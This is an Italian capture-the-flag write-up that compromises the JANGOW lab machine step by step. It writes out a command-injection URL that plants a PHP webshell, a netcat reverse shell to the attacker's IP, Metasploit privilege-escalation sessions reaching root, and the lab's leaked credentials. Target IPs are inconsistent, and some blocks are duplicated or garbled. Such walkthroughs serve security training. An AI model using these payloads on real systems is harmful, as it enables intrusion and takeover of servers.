MR ROBOT CREW

RELAZIONE: Compromissione della Macchina JANGOW

1. Ricognizione iniziale

La prima fase di un penetration test consiste nell'identificare il target e i servizi esposti.

1.1 Identificazione dell'IP

Viene utilizzato:

Codice
```
sudo netdiscover: trovando l' ip:192.168.56.104
```

Questo strumento permette di individuare gli host attivi nella rete locale tramite ARP scanning. È essenziale per capire **quale indirizzo IP corrisponde alla macchina JANGOW**.

1.2 Scansione delle porte

Una volta identificato l'IP, viene eseguita una scansione:

Codice
```
nmap -sV -p- <IP>
```


Risultato:

- **Porta 21 (FTP)** aperta
- **Porta 80 (HTTP)** aperta

Questi due servizi rappresentano la superficie d'attacco iniziale.

2. Analisi del servizio web (HTTP)


Accedendo al sito web, la sezione *Buscar* suggerisce una possibile vulnerabilità di **Local File Inclusion (LFI)**.



L'LFI permette di:

- leggere file locali del server
- esplorare directory
- individuare file sensibili

Grazie a questa vulnerabilità viene scoperta una directory nascosta:



Not Secure view-source:http://192.168.64.12/site/busque.ph

```
1 $servername = "localhost";
2 $database = "jangow01";
3 $username = "jangow01";
4 $password = "abygurl69";
5 // Create connection
6 $conn = mysqli_connect($servername, $username, $password, $database);
7 // Check connection
8 if (!$conn) {
9     die("Connection failed: " . mysqli_connect_error());
10 }
11 echo "Connected successfully";
12 mysqli_close($conn);
13
14
```


All'interno sono presenti **credenziali FTP**.

3. Accesso FTP e Upload della Webshell

Le credenziali trovate tramite LFI permettono l'accesso al servizio FTP. Questo è un passaggio critico: se l'utente FTP ha permessi di scrittura nella directory del sito, è possibile caricare file eseguibili dal web server.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.64.12
Connected to 192.168.64.12.
220 (vsFTPd 3.0.3)
Name (192.168.64.12:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Figura 1 – Creazione della webshell tramite injection




Codice
http://192.168.56.104/site/busque.php?buscar=echo `'<?php system($_GET["cmd"]); ?>' > shell.php`

Spiegazione tecnica: Questa richiesta sfrutta una **command injection** nel parametro `buscar`. Il comando `echo` scrive un file PHP contenente una webshell che permette l'esecuzione di comandi remoti.

4. Esecuzione comandi e Reverse Shell

Una volta creata la webshell, viene utilizzata per lanciare una reverse shell verso l'attaccante.



Codice
http://192.168.56.104/site/shell.php?cmd=rm `/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.103 443 >/tmp/f`

Spiegazione tecnica: Questo comando:

- crea una FIFO (`mkfifo`)
- avvia una shell interattiva (`/bin/sh -i`)
- invia input/output tramite netcat verso l'attaccante

È il passaggio che trasforma la webshell in una **shell interattiva vera**.

5. Stabilire la Reverse Shell con Metasploit

Per ricevere la connessione inversa, viene configurato Metasploit.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Starting persistent handler(s)...
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.103:443
[*] Command shell session 1 opened (192.168.56.103:443 -> 192.168.56.104:58788) at 2026-04-21 16:29:36 -0400


Shell Banner:
/bin/sh: 0:
```

Spiegazione tecnica: `multi/handler` non è un exploit, ma un listener. Serve a ricevere la connessione della reverse shell e gestire la sessione.

6. Privilege Escalation

La shell ottenuta inizialmente ha privilegi limitati (es. `www-data`). Per accedere alla flag è necessario ottenere privilegi **root**.

Primo tentativo di exploit locale (fallito)

```
$ ^Z
Background session 1? [y/N]  y
msf exploit(multi/handler) > use exploit/linux/local/cve_2021_3156_sudo_baron_samedit
[-] No results from search
[-] Failed to load module: exploit/linux/local/cve_2021_3156_sudo_baron_samedit
msf exploit(multi/handler) > use exploit/linux/local/bpf_sign_extension_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/bpf_sign_extension_priv_esc) > set SESSION 1
SESSION => 1
msf exploit(linux/local/bpf_sign_extension_priv_esc) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(linux/local/bpf_sign_extension_priv_esc) > set LPORT 80
LPORT => 80
msf exploit(linux/local/bpf_sign_extension_priv_esc) > run
[*] Started reverse TCP handler on 192.168.56.103:80
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Writing '/tmp/.ZQjVY7x' (250 bytes) ...
[*] Launching exploit ...
[*] Cleaning up /tmp/.ZQjVY7x and /tmp/.VBdpJrN ...
[*] Exploit completed, but no session was created.
msf exploit(linux/local/bpf_sign_extension_priv_esc) > back
msf > sessions -i 1
[*] Starting interaction with 1...


Shell Banner:
/bin/sh: 0:
```

Spiegazione tecnica: Il primo tentativo non apre una sessione, ma conferma che il sistema è vulnerabile.

Viene aperta la prima sessione:

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Starting persistent handler(s)...
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.103:443
[*] Command shell session 1 opened (192.168.56.103:443 -> 192.168.56.104:58788) at 2026-04-21 16:29:36 -0400


Shell Banner:
/bin/sh: 0:
```

Seconda sessione:

```
msf > use exploit/multi/handler
[*] Using configured payload linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.103:443
[*] Command shell session 2 opened (192.168.56.103:443 -> 192.168.56.104:58848) at 2026-04-21 17:07:42 -0400
```

Privilege escalation riuscita (root ottenuto)

```
$
msf exploit(multi/handler) > use exploit/linux/local/bpf_sign_extension_priv_esc
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/bpf_sign_extension_priv_esc) > set SESSION 2
SESSION => 2
msf exploit(linux/local/bpf_sign_extension_priv_esc) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(linux/local/bpf_sign_extension_priv_esc) > set LPORT 443
LPORT => 443
msf exploit(linux/local/bpf_sign_extension_priv_esc) > run
[*] Started reverse TCP handler on 192.168.56.103:443
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Writing '/tmp/.FWxYt' (250 bytes) ...
[*] Launching exploit ...
[*] Sending stage (3090404 bytes) to 192.168.56.104
[*] Cleaning up /tmp/.FWxYt and /tmp/.lwIne0J ...
[*] Meterpreter session 3 opened (192.168.56.103:443 -> 192.168.56.104:58850) at 2026-04-21 17:45:31 -0400

meterpreter > getuid
Server username: root
meterpreter > ls -l /root
Listing: /root
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  3958  fil   2021-11-03 11:51:44 -0400  .bash_history
100644/rw-r--r--  3106  fil   2015-10-22 13:15:21 -0400  .bashrc
040700/rwx------  4096  dir   2021-10-31 16:50:07 -0400  .cache
040755/rwxr-xr-x  4096  dir   2021-06-10 16:00:19 -0400  .nano
100644/rw-r--r--  148   fil   2015-08-17 11:30:33 -0400  .profile
100644/rw-r--r--  211   fil   2021-06-10 16:34:23 -0400  .wget-hsts
100644/rw-r--r--  2439  fil   2021-10-31 17:16:44 -0400  proof.txt
```

Spiegazione tecnica: L’exploit sfrutta una vulnerabilità del kernel Linux nel sottosistema BPF. Il risultato è una sessione Meterpreter con privilegi **root**.

7. Lettura della flag finale

cat /root/proof.txt


```
Process 4218 created.
Channel 1 created.
cat proof.txt
cat: proof.txt: No such file or directory
cat /root/proof.txt
```

L’immagine mostra anche l’ASCII art “JANGOW”, conferma della compromissione completa.

Spiegazione tecnica: La flag si trova nella home dell’utente root. Solo dopo la privilege escalation è possibile leggerla.

(opzionale)

Pagina web modificata:



SITO ESPUGNATO DA UN PROFESSIONISTA

Accesso Root ottenuto con successo.

Spiegazione tecnica: Il defacement dimostra il pieno controllo del server web. Non è necessario per la flag, ma mostra la completezza dell'attacco.

Conclusione

La compromissione della macchina JANGOW segue una catena logica completa:

1. **Ricognizione** → identificazione dei servizi
2. **LFI** → accesso a file sensibili
3. **Credenziali FTP** → upload webshell
4. **Webshell** → esecuzione comandi
5. **Reverse shell** → accesso interattivo
6. **Privilege escalation** → root
7. **Lettura della flag** → obiettivo raggiunto

Ogni passaggio è stato necessario per superare il livello di sicurezza successivo fino al controllo totale del sistema.